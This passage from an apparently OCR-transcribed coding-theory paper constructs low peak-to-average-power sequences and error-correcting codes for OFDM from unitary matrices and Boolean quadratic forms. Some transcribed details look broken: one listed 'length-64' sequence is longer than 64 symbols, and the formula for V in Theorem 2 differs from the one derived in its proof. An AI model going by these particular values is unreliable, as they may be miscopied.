$$\begin{aligned} &+++-+---+-++--+-+++-+----+--++-++++--++++-++++-+---++---+-++++-+ \\ &= (-1)^{x_0x_1+x_0x_2+x_0x_3+x_1x_2+x_2x_3+x_2x_5+x_3x_4+x_4x_5} \end{aligned}$$

where '$+$' and '$-$' are short for 1 and -1, respectively. This sequence has 4-PAR$(\mathbf{s}) \leq 4.0$ wrt all 4-LUUTs, including all 2-LUUTs. For example, $\mathbf{s}$ has PAs of 3.01, 1.00, and 1.00 wrt DFT_1^∞, WHT, and NHT, respectively. Using $\mathbf{E}'$ we can construct the size-4 CS set,

$$\begin{array}{l} +++-+---+-++--+-+++-+----+--++-++++--++++-++++-+---++---+-++++-+ \\ +++-+---+-++--+-+--+-+--+-++++-+--++-+-++--++++-++++-++++-++--+--+++-+----+- \\ +++-+---+-++--+-+++-+-+---+--++-++++-++--+-++++--++++-++++-+---++---+-++++-+ \\ +++-+---+-++--+-+--+-+----+--++-++++--++++-++++-+---++---+-++++-+ \end{array}$$

which is a set of 4 length-64 sequences whose power spectrums sum to a constant wrt any 4-LUUT, which includes any 2-LUUT.

We can iterate the contruction as many times as we like to produce sequences of length 2^{2L} for some positive integer L, where each sequence has 4-PAR ≤ 4.0 wrt any 4-LUUT. (If there is symmetric permutation by π_2 then each sequence generally only has PAR ≤ 4.0 wrt any 2-LUUT, not any 4-LUUT).

3.0.8 Summary of Example Construction

We summarise the construction operations as follows:

- 1. Choose a 4×4 unitary matrix, $\mathbf{A}$.
- 2. Permute rows and/or columns of $\mathbf{A}$.
- 3. Select length-4 sequence, $\mathbf{g}$, to act as coset offset for $\mathbf{A}$.
- 4. Choose 4×4 unitary matrix, $\mathbf{E}$.
- 5. Concatenate the rows of (permuted coset of) $\mathbf{A}$ and multiply each row-segment by the appropriate entry in $\mathbf{E}$, for each row of $\mathbf{E}$, to form a size-4 CS set of length 16 sequences with 4-PAR ≤ 4.0 wrt any 4-LUUT. Define this 4-set as a 4×16 matrix, $\mathbf{A}'$.
- 6. Iterate the construction L times by looping back to step 2, where $\mathbf{A}$, $\mathbf{E}$ and $\mathbf{g}$ are replaced by $\mathbf{A}'$, a new 4×4 unitary matrix, $\mathbf{E}'$, and a new length-4 unitary vector, $\mathbf{g}'$, respectively.
- 7. Finally, symmetrically permute each sequence in the size-4 CS set, using the same permutation, π_2, for each sequence, and define this set as a 4×4^L matrix, each row of which has PAR ≤ 4.0 wrt any 2-LUUT, and such that the four rows form a size-4 CS set.

Our construction can be fully specified by the sequence of 4×4 unitary matrices, $\mathbf{E_j}$, where $\mathbf{A} = \mathbf{A_0} = \mathbf{E_0}$, by the row/column permutations over Z_4 at each iteration, the coset offset at each iteration, the number of iterations of the construction, and the final symmetric permutation over $Z_{2^{2L}}$. Using this construction we can generate a vast number of sequences with low PAR wrt any 2-LUUT. However, the difficulty with the construction arises because the above constructive operations are not disjoint (orthogonal), so it is problematic to count the complete sequence set, and to design hardware/software to implement the construction without gneerating a (small) fraction of the sequences more than once. We tackle the quadratic case in subsection 4.4.

In subsection 4 we formalise the construction and generalise to r-PAR $\leq R$, for any R by using $R \times R$ matrices, $\mathbf{E_j}$, to recursively construct matrices, $\mathbf{A_j}$. Instead of applying the row/column permutations and coset offset to the $\mathbf{A_j}$ matrices, we shall, equivalently, apply these operations to the $\mathbf{E_j}$ matrices.

4 Constructions

4.1 Construction 1

Let $N = r^n$, $R = r^t$. Let $\mathbf{E_j}$ and $\mathbf{A_j}$, $0 \le j < L$, be a sequence of $R \times R$ and $R \times R^{j+1}$ complex matrices, respectively, $\mathbf{E_j}$ a unitary, unimodular matrix with rows $\mathbf{e_{i,j}}$, $\mathbf{A_j}$ with unitary, unimodular rows, $\mathbf{a_{i,j}}$. Let γ_j and θ_j permute Z_R, and $\mathbf{E'_j}$, with rows $\mathbf{e'_{i,j}}$, be the row/column permutation of $\mathbf{E_j}$, specified by γ_j and θ_j, respectively. Let $\mathbf{A_0} = \mathbf{E'_0}$. Then $\mathbf{A_j}$ is formed as,

$$\mathbf{a_{i,j}} = (\mathbf{a_{0,j-1}}|\mathbf{a_{1,j-1}}|\dots|\mathbf{a_{R-1,j-1}}) \odot (\mathbf{1} \otimes \mathbf{e'_{i,j}}) \tag{2}$$

where $\mathbf{x} \odot \mathbf{y} = (x_0 y_0, x_1 y_1, \dots, x_{R^j-1} y_{R^j-1})$, $\mathbf{1}$ is the length R^j all-ones vector, $'|'$ means concatenation, and $\mathbf{e'_{i,j}}$ is the ith row of $\mathbf{E'_j}$.

Theorem 1. *Let $\mathbf{s}$ be a length $N = R^L$ row of $\mathbf{A_{L-1}}$. Then $\pi_r(\mathbf{s})$ satisfies r-PAR$(\pi_r(\mathbf{s})) \le R$ wrt all $N \times N$ r-LUUTs, where π_r is any r-symmetric permutation of $\mathbf{s}$.*

Proof. Assume the rows of $\mathbf{A_{j-1}}$ form a size-R CS set wrt any r-LUUT. Let $\mathbf{l_j}$ and $\mathbf{l}$ be unitary unimodular r-linear rows of length R^{j+1} and R, respectively. Let $\mathbf{b} = R^{j-1}\mathbf{A_{j-1}}\mathbf{l}^{\mathbf{T}}_{\mathbf{j-1}}$. Then, by Definition 8, $\mathbf{b}$ is unitary. By Definitions 2,4,8, the rows of $\mathbf{A_j}$ must form a size-R CS set wrt any r-LUUT if $\mathbf{b'} = R^j \mathbf{A_j}(\mathbf{l_{j-1}} \otimes \mathbf{l})^T$ is unitary $\forall \mathbf{l_{j-1}}, \mathbf{l}$. This follows because $b'_i = \sum_{k=0}^{R-1}(\mathbf{a_{k,j-1}}\mathbf{l}^{\mathbf{T}}_{\mathbf{j-1}})(e'_{i,j,k}l_k) = \sum_{k=0}^{R-1} b_k e'_{i,j,k} l_k$ for $b'_k, b_k, e'_{i,j,k}$ and l_k the kth elements of $\mathbf{b'}$, $\mathbf{b}$,$\mathbf{e'_{i,j}}$ and $\mathbf{l}$, respectively. To make $\mathbf{b'}$ unitary, we require $P = R\sum_{i=0}^{R-1}|b'_i|^2 = R\sum_{i=0}^{R-1}|\sum_{k=0}^{R-1}(b_k e'_{i,k} l_k)|^2 = 1$. Let $\mathbf{z} = \sqrt{R}(b_0 l_0, b_1 l_1, \dots, b_{R-1} l_{R-1})^T$, and $\mathbf{Z} = \mathbf{E'_j z}$. Then $P = 1$ if $\mathbf{Z}$ is unitary, which follows by Parseval's Theorem if $\mathbf{E'_j}$ is a unitary matrix, and if $\mathbf{z}$ is unitary. $\mathbf{E'_j z}$ is a unitary matrix and $\mathbf{z}$ is unitary because $\mathbf{b}$ is unitary and $\mathbf{l}$ is unitary unimodular. It follows that the rows of $\mathbf{A_j}$ form a size-R CS set if the rows of $\mathbf{A_{j-1}}$ form a size-R CS set. The induction is completed by noting that the rows of $\mathbf{A_0} = \mathbf{E'_0}$ form a size-R CS set. Finally, any r-symmetric permutation of $\mathbf{s}$ is allowed because $\mathbf{l}$ and $\mathbf{l_j}$ are both r-linear. □

Note that, if $\mathbf{l_j}$ is not unimodular then Theorem 1 does not, in general, hold.

It is interesting to observe that the Hadamard matrix construction of [14] is related to the constructions of this paper. Using the terminology of [14], their construction is,

$$\mathbf{H} = \begin{pmatrix} c_{11} + \mathbf{B_1} & c_{12} + \mathbf{B_2} & \dots & c_{1m} + \mathbf{B_m} \\ c_{21} + \mathbf{B_1} & c_{22} + \mathbf{B_2} & \dots & c_{2m} + \mathbf{B_m} \\ \dots & \dots & \dots & \dots \\ c_{m1} + \mathbf{B_1} & c_{m2} + \mathbf{B_2} & \dots & c_{mm} + \mathbf{B_m} \end{pmatrix}$$

where $\mathbf{C} = [c_{ij}]$, the $\mathbf{B_i}$ are $T \times T$ Hadamard matrices, and their alphabet comprises $\{0, 1\}$ instead of $\{1, -1\}$, and they use '+', mod 2, instead of $\times$. One can relate this construction to the first iteration of Construction 1 of our paper by equating our $\mathbf{E}$ matrix with their $\mathbf{C}$ matrix, assigning $T = m = R$, and by assigning $\mathbf{B_{i+1}}$ to be derived from $\mathbf{B_i}$ where every column of $\mathbf{B_i}$ is cyclically shifted round by one position. Then we pick out every Rth row of $\mathbf{H}$ to form a CS set of R sequences of length R^2, where every sequence has PAR $\le R$ wrt all LUUTs. There are R such sets. It would be interesting to develop a classification of Hadamard matrices according to the worst-case PAR of the rows of the matrix.

PAR ≤ 8.0




Figure 2: Construction 2 for $t = 3$

4.2 Construction 2 (special case of Construction 1)

Consider Construction 1. Let $r = 2$ and all $\mathbf{E_j}$ be $2^t \times 2^t$ WHTs. Let $\mathbf{x} = \{x_0, x_1, \ldots, x_{n-1}\}$ be n binary variables. Then $\mathbf{s} = 2^{\frac{-n}{2}}(-1)^{\mathbf{P(x)}}$, where,

$$p(\mathbf{x}) = \sum_{j=0}^{L-2} \theta_j(\mathbf{x_j})\gamma_j(\mathbf{x_{j+1}}) + \sum_{j=0}^{L-1} g_j(\mathbf{x_j}) \tag{3}$$

where θ_j and γ_j are any permutations: $Z_2^t \rightarrow Z_2^t$,
$\mathbf{x_j} = \{x_{\pi(tj)}, x_{\pi(tj+1)}, \ldots, x_{\pi(t(j+1)-1)}\}$, $n = Lt$, π permutes Z_n, and g_j is any function from $Z_2^t \rightarrow Z_2$.

To clarify (3) note that, $\forall j$, we can define $\rho(\mathbf{x_j}, \mathbf{x_{j+1}}) = \theta_j(\mathbf{x_j})\gamma_j(\mathbf{x_{j+1}})$ such that ρ can be expanded as the function $\rho : Z_2^{2t} \rightarrow Z_2$, $\rho(\mathbf{x_j}, \mathbf{x_{j+1}}) = \theta_{0,j}(\mathbf{x_j})\gamma_{0,j}(\mathbf{x_{j+1}}) + \theta_{1,j}(\mathbf{x_j})\gamma_{1,j}(\mathbf{x_{j+1}}) + \ldots + \theta_{t-1,j}(\mathbf{x_j})\gamma_{t-1,j}(\mathbf{x_{j+1}})$ where $\theta_j = (\theta_{0,j}, \theta_{1,j}, \ldots, \theta_{t-1,j})$, $\gamma_j = (\gamma_{0,j}, \gamma_{1,j}, \ldots, \gamma_{t-1,j})$ and all $\theta_{i,j}, \gamma_{i,j}$ are balanced functions : $Z_2^t \rightarrow Z_2$, chosen so that θ_j and γ_j are permutations.

Corollary 1. *The length $N = 2^n$ sequences, $\mathbf{s}$, of Construction 2, satisfy PAR$(\mathbf{s}) \leq 2^t$ wrt all $N \times N$ LUUTs.*

Proof. Construction 2 is a special case of Construction 1 where all $\mathbf{E_j}$ are $2^t \times 2^t$ WHTs. The Corollary therefore follows from Theorem 1. □

When $L = 2$ and when θ or γ is the identity permutation, then Construction 2 reduces to the Maiorana McFarland construction over $2t$ variables. [1] It is helpful to illustrate Construction 2 graphically, and Fig 2 illustrates the construction for $t = 3$, where we are also free to permute the indices, i, of x_i using π. An example for Fig 2 could be,

$$\begin{aligned} p(\mathbf{x}) = \quad & (x_0)(x_3 + x_5) + (x_1)(x_5) + (x_1 + x_2)(x_4) + (x_3 + x_4)(x_6 + x_7 + x_8) \\ & + (x_3)(x_6) + (x_5)(x_7) + g_0(x_0, x_1, x_2) + g_1(x_3, x_4, x_5) + g_2(x_6, x_7, x_8) \end{aligned}$$

where g_0, g_1, g_2 are any functions: $Z_2^3 \rightarrow Z_2$. This example has guaranteed 8-PAR ≤ 8.0 wrt all 8-LUUTs, which includes all 2-LUUTs, but with index permutation of the x_i, PAR ≤ 8.0 is only guaranteed wrt all 2-LUUTs.

Theorem 2. *For fixed t, let $\mathbf{P}$ be the subset of $p(\mathbf{x})$ of degree μ or less, generated using Construction 2. Then $D \geq 2^{n-\mu}$, where D is the Hamming Distance between members of*

[1] Thanks to V.Rijmen for pointing out the Maiorana-McFarland connection.

$\mathbf{P}$*, and,*

$$\begin{aligned} |\mathbf{P}| &\leq B = \frac{n!}{\Gamma}\left(\frac{2^{t+\binom{t}{2}}\Gamma}{t!}\right)^{\frac{n}{t}} && \mu = 2 \\ &\leq B = \frac{n!}{V}\left(\frac{2^{2^t-1}V}{t!}\right)^{\frac{n}{t}} && \mu = 2t-2, t>1 \end{aligned} \tag{4}$$

where $\Gamma = \prod_{i=0}^{t-1}(2^t - 2^i) = |GL(t,2)|$*, (GL is the General Linear Group), and* $V = ((2^t-1)!)^2 - (\Gamma^2 - \Gamma)$*. (For* $t = 1$ *the bound is exact). (Note that this paper does not give upper bounds on the size of* $\mathbf{P}$ *for the intermediate cases where* $2 < \mu < 2t-2$*.)*

Proof. The result on Hamming Distance, D, is a well-known propery of Reed-Muller codes [13]. Let us now prove (4). When $\mu = 2$ then θ and γ are linear permutations. In this case the two-way permutation, $\mathbf{x_j}\gamma(\mathbf{x_{j+1}})$, covers the same set of permutations as $\theta(\mathbf{x_j})\gamma(\mathbf{x_{j+1}})$. So we can set θ to the identity permutation. Each term, $\mathbf{x_j}\gamma_j(\mathbf{x_{j+1}})$, for γ_j linear, is isomorphic to $\mathrm{GL}(t,2)$, where GL is the General Linear Group. Therefore we can represent the linear permutations at each iteration by the set, $\mathrm{GL}(t,2)$ of binary invertible $t \times t$ matrices, where $\Gamma = |\mathrm{GL}(t,2)| = \prod_{i=0}^{t-1}(2^t - 2^i)$. For $L = \frac{n}{t}$ and $L-1$ iterations we have Γ^{L-1} possible combinations of permutations. There are $\frac{1}{2}\prod_{i=1}^{L}\binom{it}{t}$ ways of ordering a linked line of subsets of t disjoint variables out of n variables. At each iteration we can choose g_j from one of $2^{t+\binom{t}{2}}$ quadratic functions of t variables. Over L iterations we therefore have a choice of $(2^{t+\binom{t}{2}})^L$ combinations of functions, g_j. The first part of (4) follows by noting that $\prod_{i=1}^{L}\binom{it}{t} = \frac{n!}{(t!)^L}$.
The case $\mu = 2t-2$ occurs when θ and γ are permutation polynomials each up to degree $t-1$ ($t-1$ is the maximum possible degree of a permutation polynomial from $Z_2^t \to Z_2^t$). Therefore each of θ and γ can be chosen from $\frac{(2^t)!}{2^t}$ different polynomials to make a total of $\left(\frac{(2^t)!}{2^t}\right)^2$ polynomial configurations for one iteration. [2] However remember that the case of $\theta\gamma$ quadratic corresponds to θ and γ both linear in which case we can, without loss of generality, make θ the identity. Therefore instead of contributing Γ^2 configurations, the case of $\theta\gamma$ quadratic contributes only Γ configurations, so the total number of polynomial configurations after one iteration is $V = \frac{(2^t)!}{2^t} - (\Gamma^2 - \Gamma)$. Therefore, after $L-1$ iterations we have V^{L-1} possible combinations of permutations. We therefore replace Γ in the first line of equation (4) with V. At each iteration we can now choose g from one of 2^{2^t-1} functions of t variables of degree $\leq t$ (ignoring constant offset). The second part of (4) follows. □

Definition 10. *A* $[2^n, k, D, W]$ *nonlinear error-correcting code has length* 2^n*, dimension* k *(*$\log_2$ *of the number of codewords), Hamming Distance* D*, and each codeword has PAR* $\leq W$ *wrt all LUUTs.*

Corollary 2. *Application of Construction 2 and reference to Theorem 2 allows us to construct and parameterise* $[2^n, \log_2(|\mathbf{P}|), 2^{n-\mu}, 2^t]$ *nonlinear error-correcting codes.*

4.3 Examples for Construction 2

The WHT, NHT, and DFT_1^∞ are used as 'spot-checks' in the following examples to validate the PAR upper-bound. Furthermore, the PAR is lower-bounded by the maximum PAR resulting from these three spot-checks.

[2] Note that we divide by 2^t so as not to include all offsets of the permutation θ (or γ) by the constant '1', i.e. we ignore permutations which have one or more constituent elements of the form $\theta_{i,j}(\mathbf{x_j}) + 1$ (or $\gamma_{i,j}(\mathbf{x_j}) + 1$). These constant offsets to the permutations are implicitly included by suitable assignments to the g_j polynomials in (5).

There are, of course, an infinite number of LUUTs, all of which validate the PAR upper-bound for the constructed set.

4.3.1 Example 1, Identity Permutations

Let θ_j and γ_j be identity permutations $\forall j$. Then, $\theta(\mathbf{x_j}) = \gamma(\mathbf{x_j}) = \mathbf{x_j}$ and Construction 2 becomes,

$$p(\mathbf{x}) = \sum_{j=0}^{L-2} \sum_{l=0}^{t-1} x_{\pi(tj+l)} x_{\pi(t(j+1)+l)} + \sum_{j=0}^{L-1} g_j(\mathbf{x_j}) \tag{5}$$

When $\deg(g_j) < 2, \forall j$, it is well-known that $\mathbf{s} = 2^{\frac{-n}{2}}(-1)^{p(\mathbf{x})}$ is Bent (PA = 1 wrt the WHT) for L even [13] and (perhaps not known) that $\mathbf{s}$ has PA $= 2^t$ wrt the WHT for L odd. In general, for any g_j, $\mathbf{s}$ has PAR $\leq 2^t$ wrt all LUUTs. For example, if $L = 4$, $t = 3$, and $p(\mathbf{x}) = x_0x_3 + x_1x_4 + x_2x_5 + x_3x_6 + x_4x_7 + x_5x_8 + x_6x_9 + x_7x_{10} + x_8x_{11}$, then $\mathbf{s}$ has PA $= 1.0$ wrt WHT and NHT, and PA $= 7.09$ wrt DFT_1^∞. Similarly, let $g_0(x_0, x_1, x_2) = x_1x_2$, $g_1(x_3, x_4, x_5) = x_3x_4x_5$, and $g_2(x_6, x_7, x_8) = 0$. Then $\mathbf{s}' = 2^{\frac{-n}{2}}(-1)^{p(\mathbf{x})+g_0+g_1+g_2}$ has PAs 4.0, 2.0, and 7.54 wrt WHT, NHT, and DFT_1^∞, respectively. In all cases, PAR $\leq 2^t = 8.0$.

4.3.2 Example 2, PAR ≤ 2.0, ($t = 1$)

Let $t = 1$. We need only consider the identity permutations, $\theta_j(x_{\pi(j)}) = \gamma_j(x_{\pi(j)}) = x_{\pi(j)}$, as $\theta_j(x_{\pi(j)}) = \gamma_j(x_{\pi(j)}) = x_{\pi(j)} + 1$ is implicitly covered by $g_j(\mathbf{x_j})$. From Construction 2,

$$p(\mathbf{x}) \quad = \textstyle\sum_{j=0}^{L-2} x_{\pi(j)} x_{\pi(j+1)} + c_j x_j + k, \qquad c_j, k \in Z_2 \tag{6}$$

This is exactly the DJ set of binary quadratic cosets of RM$(1, n)$, where $n = L$, as described by Davis and Jedwab [4]. This set has PA ≤ 2.0 wrt DFT_1^∞ [4]. Such sequences are Bent for n even [13, 26] and, in [16, 17] it is shown that such a set has PA $= 2.0$ wrt WHT for n odd, and also, wrt NHT, has PA $= 1.0$ for $n \neq 2 \bmod 3$ (NegaBent), and PA $= 2.0$ for $n = 2 \bmod 3$. More generally the DJ set has PAR ≤ 2.0 wrt any LUUT [17], and this agrees with Theorem 1. For example, let $p(\mathbf{x}) = x_0x_4 + x_4x_1 + x_1x_2 + x_2x_3 + x_1 + 1$. Then $\mathbf{s}$ has PAR $= 2.0$ wrt the WHT, NHT, and DFT_1^∞. The DJ set, being cosets of $R(2, n)$, forms a codeset with Hamming Distance, $D \geq 2^{n-2}$. The rate of the DJ codeset is $\frac{(\frac{n!}{2})2^{n+1}}{2^{2^n}}$. Therefore we can construct a $[2^n, \log_2(n!) + n, 2^{n-2}, 2.0]$ error-correcting code. The primary drawback of this code is that its rate vanishes rapidly as n increases.

4.3.3 Example 3, PAR ≤ 4.0, ($t = 2$)

[4, 24, 16, 17, 26] all propose techniques for the inclusion of further quadratic cosets, so as to improve rate at the price of increased PAR. We here propose an improved rate quadratic code (although still vanishing, asymptotically), where PAR ≤ 4.0. To achieve this we set $t = 2$ in Construction 2. For $t = 2$ then the algebraic degree of all sequences is $\mu = 2$. Therefore, as stated in the proof of Theorem 2, we can set θ to the identity permutation. There are $\Gamma = \frac{(2^t)!}{2^t} = 6$ non-trivial linear permutation polynomials, γ_j, (ignoring constant offset). These polynomials map from $Z_2^2 \to Z_2^2$, and comprise the set, $\gamma(x_r, x_s) \in \{(x_r, x_s), (x_r + x_s, x_s), (x_r, x_r + x_s), (x_s, x_r), (x_r + x_s, x_r), (x_s, x_r + x_s)\}$. Substituting for γ_j and g_j in Construction 2 gives a large set of polynomials with PAR≤ 4.0 wrt all LUUTs. We now list, for this construction, the $p(\mathbf{x})$ arising from the 6 invertible polynomials, γ, for one 'iteration' of Construction 2, i.e. for $L = 2$, where $n = Lt = 4$, and where we fix π to the identity.

$$
\begin{aligned}
p(\mathbf{x}) &= x_0x_2 + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)\\
p(\mathbf{x}) &= x_0(x_2 + x_3) + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)\\
p(\mathbf{x}) &= x_0x_2 + x_1(x_2 + x_3) + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)\\
p(\mathbf{x}) &= x_0x_3 + x_1x_2 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)\\
p(\mathbf{x}) &= x_0(x_2 + x_3) + x_1x_2 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)\\
p(\mathbf{x}) &= x_0x_3 + x_1(x_2 + x_3) + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)
\end{aligned}
\tag{7}
$$

where $c_0, c_1 \in Z_2$. The permutations, γ_j, above are isomorphic to a distinct invertible boolean $t \times t$ matrix, where $t = 2$ (Section 4.4), as the permutation polynomials form a group isomorphic to the binary General Linear Group, $\mathrm{GL}(t,2)$, where $|\mathrm{GL}(t,2)| = \prod_{i=0}^{t-1}(2^t - 2^i)$ [11]. Explicitly,

$$
\mathrm{GL}(2,2) = \left\{ \begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}, \begin{pmatrix} 1 & 1 \\ 0 & 1 \end{pmatrix}, \begin{pmatrix} 1 & 0 \\ 1 & 1 \end{pmatrix}, \begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}, \begin{pmatrix} 1 & 1 \\ 1 & 0 \end{pmatrix}, \begin{pmatrix} 0 & 1 \\ 1 & 1 \end{pmatrix} \right\}
$$

Note that, by inspection, any two of the quadratics in (7) are inequivalent under permutation, π, of the indices of the four variables, e.g., $p(\mathbf{x}) = x_0x_2 + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)$ and $p(\mathbf{x}) = x_0(x_2 + x_3) + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)$. An upper bound, B, on $|\mathbf{P}|$ is given by Theorem 2. Substituting $t = 2$ into (4),

$$
|\mathbf{P}| < B = \frac{n!}{6} 24^{\frac{n}{2}} \tag{8}
$$

Therefore we can construct a $[2^n, \log_2(|\mathbf{P}|), 2^{n-2}, 4.0]$ error-correcting code. Exact enumeration and unique generation for this set remains open, due to extra symmetries, induced by π, which occur for $t > 1$. As an example of this π-induced symmetry, consider the two coset leaders, $x_0x_2 + x_1x_3 + g_0(x_0, x_1) + g_1(x_2, x_3)$ and $x_0x_1 + x_2x_3 + g'_0(x_0, x_2) + g'_1(x_1, x_3)$ which both contribute to the count in the above enumeration, but are equal when $g_0(x_0, x_1) = x_0x_1$, $g_1(x_2, x_3) = x_2x_3$, $g'_0(x_0, x_2) = x_0x_2$, $g'_1(x_1, x_3) = x_1x_3$. This equality leads to an overcount and such symmetries render B a strict upper bound for all cases but $t = 1$. We computed the exact number of quadratic coset leaders for $n = 4, 6, 8, 10$, by simply counting the number of distinct coset leaders, and these are compared to the upper bound, B, of (8) in Table 1. They are also compared to the $\frac{n!}{2}$ quadratic coset leaders in the binary DJ set (Example 2). Thus, for instance, Table 1 shows the existence of a $[64, 20.2, 16, 4.0]$ low PAR error-correcting code, i.e. of length 64, dimension $k = 20.2$, distance $D = 16$, and PAR ≤ 4.0, which can be compared with the fundamental DJ binary codeset for $n = 6$, which is a $[64, 15.5, 16, 2.0]$ low PAR error-correcting code. We see that rate has been improved over the DJ codeset at the price of PAR, which also increases. Thus, by assigning $t = 2$ we have a construction for a much larger codeset than

Table 1: The Number of Quadratic Coset Leaders for Construction 2 when $t = 2$

n	4	6	8	10
Theorem 2, (8),(4), $B/2^{n+1}$	72	12960	4354560	2351462400
Exact Computation(3), $\lvert\mathbf{P}\rvert/2^{n+1}$	36	9240	4086096	2317593600
$\lvert$DJ Code $\rvert/2^{n+1}$	12	360	20160	1814400
$\log_2(B/2^{n+1})$	6.2	13.7	22.1	31.1
$\log_2(\lvert\mathbf{P}\rvert/2^{n+1})$	5.2	13.2	22.0	31.1
$\log_2$(Number of homogeneous quadratics)	6	15	28	45

the DJ codeset and with the same Hamming Distance, $D = 2^{n-2}$, but now PAR is upper-bounded by 4.0 instead of 2.0. Table 1 also shows the $\log_2$ of the size of the complete set of homogeneous quadratic functions, and it is evident from Table 1 that $\mathbf{P}$ contains a

significant proportion of these homogeneous quadratic functions for $n \leq 10$. Note that, as n increases, the discrepancy between the upper bound, B, and $|\mathbf{P}|$ becomes negligible as a fraction of $|\mathbf{P}|$. Therefore, in practice, for $n \geq 10$, it may be acceptable, from the viewpoint of an engineer who wishes to use this codeset in an OFDM system, to incorporate the coding collision errors induced by π into the overall error-rate without significant detriment to performance. In which case we can already claim to have constructed an *implementable* low PAR error-correcting code for OFDM systems using 1024 or more carriers which is significantly larger than any previously proposed that uses construction techniques. However Table 1 also indicates that the rate of this code is still unacceptably small for $n \geq 10$. For instance, from Table 1, when $n = 10$, we see that the code rate of $\mathbf{P}$ is $\frac{42.1}{1024}$, which is very small.

As an example of a codeword from this set, let $p(\mathbf{x}) = x_0x_2 + x_1x_2 + x_1x_6 + x_2x_5 + x_6x_3 + x_6x_5 + x_5x_4 + x_3x_7 + x_0x_1 + x_5x_3 + x_7 + x_1$. Then $\mathbf{s}$ has PAs $= 1.0, 2.0$, and 3.43 wrt WHT, NHT, and DFT_1^∞, respectively.

Table 2: The Number of Quadratic Coset Leaders for Construction 2 when $t = 3$

n	6	9	12	15
$\log_2(B/2^{n+1})$	16.7	33.5	51.7	70.9
$\log_2$(Number of homogeneous quadratics)	15	36	66	105

4.3.4 Example 4, PAR ≤ 8.0, ($t = 3$)

There are now $\frac{(2^t)!}{2^t} = 5040$ non-trivial permutation polynomials from $Z_2^3 \to Z_2^3$, and of linear or quadratic degree for each of θ, and γ (ignoring constant-offset). Thus, $\theta\gamma$ can be quadratic, cubic or quartic according to the subset of permutations used. In this paper we only explicitly enumerate upper bounds for the quadratic and quartic cases, leaving the cubic case to future work.

Quadratic Construction ($\mu = 2$):
When $\mu = 2$ we have a quadratic construction, and θ and γ are linear permutations. For this case, as discussed previously, we can, without loss of generalisation, set θ to the identity permutation. There are $\Gamma = (2^3 - 1)(2^3 - 2)(2^3 - 2^2) = 168$ linear permutation polynomials. By inspection, these 168 polynomials can be represented by the following 7 linear permutations which are inequivalent under input and output variable index permutation.

$$\gamma(x_q, x_r, x_s) \in \quad \{(x_q, x_r, x_s), (x_q + x_s, x_r, x_s), (x_q + x_s, x_r + x_s, x_s), (x_q + x_r + x_s, x_r, x_s), \\ (x_q + x_r, x_r + x_s, x_s), (x_q + x_r + x_s, x_r + x_s, x_s), (x_q + x_s, x_r + x_q, x_s + x_q + x_r)\}$$

Substituting for γ and g in Construction 2, with θ fixed as the identity, gives a large set of polynomials with PAR≤ 8.0 wrt all LUUTs. We now list, for this construction, all quadratic $p(\mathbf{x})$ arising from the 7 inequivalent degree-one permutations, γ, for one 'iteration' of Construction 2, i.e. for $L = 2$, where π is fixed as the identity:

$$
\begin{aligned}
p(\mathbf{x}) &= x_0x_3 + x_1x_4 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_5 + x_1x_4 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_5 + x_1x_4 + x_1x_5 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_4 + x_0x_5 + x_1x_4 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_4 + x_1x_4 + x_1x_5 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_4 + x_0x_5 + x_1x_4 + x_1x_5 + x_2x_5 + g(\mathbf{x}) \\
p(\mathbf{x}) &= x_0x_3 + x_0x_5 + x_1x_3 + x_1x_4 + x_2x_3 + x_2x_4 + x_2x_5 + g(\mathbf{x})
\end{aligned}
$$

where $g(\mathbf{x}) = c_0x_0x_1 + c_1x_0x_2 + c_2x_1x_2 + c_3x_0x_1x_2 + c_4x_3x_4 + c_5x_3x_5 + c_6x_4x_5 + c_7x_3x_4x_5 + \mathrm{RM}(1,6)$, $c_0, c_1, \ldots, c_7 \in Z_2$, with $c_3 = c_7 = 0$. An upper bound, B, to $|\mathbf{P}|$ can be computed from Theorem 2, (4), with $\mu = 2$, and the upper bound is compared to the total number of homogeneous quadratics in n binary variables in Table 2. Once again, a substantial proportion of the possible homogeneous quadratics appear to be contained in $\mathbf{P}$ for $n \leq 15$. As with $t = 2$, exact enumeration and unique generation for this set remains open, due to extra symmetries induced by π. This codeset has Hamming Distance, $D \geq 2^{n-2}$ and PAR ≤ 8.0 wrt all LUUTs. We can therefore construct a $[2^n, \log_2(|\mathbf{P}|), 2^{n-2}, 8.0]$ error-correcting code. For instance, Table 2 shows the existence of a $[64, \simeq 23.7, 16, 8.0]$ low PAR error-correcting code.

Cubic Construction ($\mu = 3$):
